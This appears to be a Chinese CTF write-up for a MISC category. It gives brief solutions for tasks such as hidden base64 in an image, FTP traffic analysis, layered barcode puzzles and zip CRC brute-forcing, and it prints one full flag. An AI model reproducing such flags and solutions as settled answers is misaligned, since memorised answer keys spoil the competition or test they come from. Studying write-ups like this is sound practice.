
# MISC

## 签到

关注公众号，按要求发信息

## Logo


图片末尾有一个base64的字符串，解密得flag



## easycrypt


按照流程反着来一遍就行了


代码如下



## 神秘的文件

用wireshark打开包，观察分析数据流，发现FTP传了两个文件，一个压缩包一个txt，txt提示是由ahkqy$%组成的字符串的MD5，跑一下得到密码，然后解压缩包得base64.的flag； TSCTF{dHNjdGZfcmV2b2x1dGlvbl8yMDE3X01heQ==}





## 四维码

这题做完觉得出的真挺好的，没做完。。你懂的


四维码是时域空域的变化，一个码俩字符，解出来是一个网址，还是Twitter的。

Twitter上得到三维码

三维码，。根据hint，google搜图得到一个工具，用工具解密，mscpass是twitter上的人名pinko



然后得二维码，



扫出来是231位的01序列，卡了好久，。，。然后想到一维码的话。。就把0做成一个白条，1做成黑条，合成条形码扫出来flag



## zipcrc

压缩包中有key1，key2，key3,长度都是4，根据压缩包内的crc值爆破key1,key2key3，合起来得到解压密码，解压以后得到一个base64加密的py文件，解密后得到一个程序，按流程捋下来就可以得到flag

获取flag代码如下

